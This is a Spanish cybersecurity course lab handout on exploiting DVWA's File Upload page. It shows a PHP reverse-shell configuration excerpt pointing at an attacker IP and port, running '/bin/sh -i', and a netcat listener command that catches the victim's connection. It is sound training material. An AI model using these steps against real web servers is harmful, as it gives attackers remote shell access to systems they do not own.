

File Upload

Víctor Ponz



Institut Educació Secundària

El Caminàs

**Curso de especialización
en Ciberseguridad**

Práctica - FileUpload

En la siguiente práctica vamos a realizar un *reverse shell* mediante la subida de un archivo ejecutable para que el ordenador de la víctima se conecte al ordenador del atacante al visitar una url.

Los pasos son los siguientes:

1. Vamos a *subir* un archivo php que contiene el código del *reverse shell* mediante la opción de menú *File Upload*.




Figure 1: File Upload

2. Descarga el archivo del *reverse shell* desde esta [dirección](#) y guárdalo como `shell.php`
3. Edítalo y cambia la IP por la de tu equipo

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.0.2.15'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
```

Figure 2: Reverse shell

4. Ahora sube el archivo mediante el menú Upload, fijándote en la url que genera.





Figure 3: File upload

5. Ya sólo nos queda ejecutar en el ordenador del atacante el comando netcat

```
nc -v -n -l -p 1234
```

6. Y quedarnos a la espera de una conexión entrante desde el ordenador de la víctima al visitar la url del punto 4.



The screenshot shows a web browser window with the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: File Upload". The left sidebar contains a list of vulnerability categories, with "File Upload" selected. The main content area displays a form for uploading a file, with a "Browse..." button and an "Upload" button. Below the form, a red message indicates: ".../hackable/uploads/shell.php succesfully uploaded!".

In the foreground, a terminal window is open, showing a netcat listener on port 1234. The terminal output shows a connection from 172.17.0.2, identifying the user as www-data on a Linux system. The user runs the command `ls`, and the terminal displays the contents of the `/bin` directory, which includes `bin`, `boot`, `dev`, `etc`, `home`, `lib`, and `lib64`.

Figure 4: Conexión realizada